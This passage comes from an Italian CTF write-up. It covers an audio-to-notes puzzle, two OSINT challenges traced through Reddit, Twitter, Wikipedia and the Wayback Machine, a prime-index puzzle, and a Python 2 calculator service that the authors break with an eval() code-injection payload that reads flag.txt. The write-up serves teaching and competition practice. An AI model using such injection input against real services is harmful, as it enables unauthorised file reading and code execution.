
Flag: `flag{tinyurl.com/y9fskyh6}`

8.3 Interesting Melody


autore: Davide Carnemolla e Federico Gaeta

Here's an interesting melody to listen to.

La challange consisteva nell'individuare la flag all'interno di un file audio dal nome Flag.wav. Inoltre veniva fornita la seguente immagine:



Analizzando il file audio tramite il software **AnthemScore** [33] riusciamo ad associare ad ogni frequenza una nota.



In particolare ad ogni nota associamo un codice(come mostrato nell'immagine in alto).

```
C C# D D# E F F# G G# A A# B
0 1  2 3  4 5 6  7 8  9 A  B
```

Prendendo le note a due a due otteniamo un numero in base 12. Effettuando una conversione da base 12 a carattere ASCII otteniamo la flag.

```
86  90  81 87  A3  A1  40 99  B7  ...
102 108 97 103 123 121 48 117 139 ...
f   l   a  g   {   y   0  u   _   ...
```

Flag: `flag{y0u_4r3_v3ry_mus1c4l}`

[33] `https://www.lunaverus.com/`

8.4 Do Stars Spin? 1

autore: Pierpaolo Pecoraio

PMP was walking by earlier, muttering something about "stars". I think he's said something about it before. I also want to know: do stars spin? I'd search for it, but I'm too busy. I think he's mentioned something about stars somewhere... help me out?

Questa challenge consisteva nel trovare la flag attraverso OSINT (acronimo di "Intelligence delle fonti libere").
In questa prima parte della sfida, l'unico indizio si trovava all'interno del testo:
"PMP was walking by earlier, muttering something about "stars". I think he's said something about it before. I also want to know: do stars spin? I'd search for it, but I'm too busy. I think he's mentioned something about stars somewhere... help me out?"
Il testo faceva pensare che qualcuno avesse "MENZIONATO" precedentemente (quindi immaginiamo prima dell'inizio della CTF) qualcosa inerente alle stelle. Dopo un'attenta lettura, gli indizi portavano a cercare delle menzioni su Discord e in effetti c'era una un post di un utente che si domandava se le stelle girassero, ma che era il caso di domandare a Reddit.
Cercando su Reddit "Do Stars Spin?" abbiamo notato l'esistenza di un user da pochissimo registrato (esattamente la stessa data del post su Discord) https://www.reddit.com/user/dostarsevenspin/. Tutti i suoi post però erano stati rimossi da un hacker. Consultando la pagina archiviata attraverso web.archive.org, abbiamo trovato la flag.
http://web.archive.org/web/20200527041338/https://www.reddit.com/user/dostarsevenspin/

Flag: `flag{7t3rE_i5_n0_wAy_a_be3_sh0u1d_BEE_ab13_t0_f1Y_89a89fe1}`

8.5 Do Stars Spin? 2

autore: Pierpaolo Pecoraio

PMP was walking by earlier, muttering something about "stars". I think he's said something about it before. I also want to know: do stars spin? I'd search for it, but I'm too busy. I think he's mentioned something about stars somewhere... help me out? [continued]

Questa challenge suggeriva di continuare le ricerche a partire da Do Stars Spin 1 per trovare altre flag. In particolare su reddit, tra i post cancellati, c'era una richiesta d'aiuto per un profilo Instagram che era stato hackerato. In questo non si trovavano informazioni importanti che riconducessero alla flag. Il profilo Twitter dello stesso utente[34] invece risultava essere pieno di informazioni utili per trovare la seconda flag. Esplorando il profilo ci siamo imbattuti in un personaggio che sosteneva che la Terra fosse piatta, in particolare 3 Tweet del 3 Giugno risultavano particolarmente interessanti: sostenevano che anche Wikipedia avese detto che la terra è piatta, riportando due link:

`https://en.wikipedia.org/wiki/Spin_Star`
`https://en.wikipedia.org/wiki/Star`

Guardando la cronologie delle modifiche in "View History" nel primo link, è possibile notare che un utente aveva effettuato delle modifiche che poi sono state rimosse subito dopo. Aprendo i contributi dell'utente (https://en.wikipedia.org/wiki/Special:Contributions/Dostarsspin)
troviamo una modifica ad una pagina chiamata Flag in cui è possibile trovare la seconda flag. `https://en.wikipedia.org/w/index.php?title=Flag&diff=prev&oldid=959455544`

Flag: `flag{te3_6ov3rnM3n7_i5_h1d1ng_1nf0!}`

[34] `https://twitter.com/starsdonotspin`

8.6 My First Calculator

autore: Pierpaolo Pecoraio

I'm really new to python. Please don't break my calculator!
nc misc.hsctf.com 7001
There is a flag.txt on the server.

Il servizio messo a disposizione su Netcat consisteva in un applicazione scritta in Python che fungeva da calcolatrice. Inoltre nella descrizione veniva citata l'esistenza di un file "flag.txt" in cui era probabilmente contenuta la flag.
La calcolatrice chiedeva due operandi e infine un operatore tra * / + -, ma solo l'operazione di somma era implementata, quindi l'ultimo campo veniva ignorato.
Ci siamo resi conto che il codice poteva essere vulnerabile a code injection, attraverso la funzione eval() di Python 2.7
`https://docs.python.org/2/library/functions.html#eval`
Abbiamo provato ad inserire una lettura di file nell'input del primo operando attraverso la seguente istruzione:

```
{eval(open('flag.txt','r').read())}
```

Grazie a questa istruzione è possibile eseguire del codice passato in input. Il risultato è la stampa della flag.

Flag: `flag{please_use_python3}`

8.7 Primes

autore: Pierpaolo Pecoraio

Primes!

Questa challenge forniva semplicemente un file di testo senza dare ulteriori indicazioni. Dopo una veloce analisi ci siamo resi conto che la flag era contenuta nella stringa contenuta nel file di testo perché la parola "flag{" era abbastanza evidente.
Rimuovendo la quantità di lettere che fungevano da rumore di quantità

uguale al successivo numero primo. Infatti prendendo la lettera 1esima, (2+1)esima, (3+1)esima, (5+1)esima, (7+1)esima ...fino ad arrivare al punto in cui la lettera è } si ottiene la flag completa.
Un esempio: F1L12A123G12345{1234567X123456789Y1234567891011Y...}
Flag: `flag{h1din9_1n_pl41n_519ht}`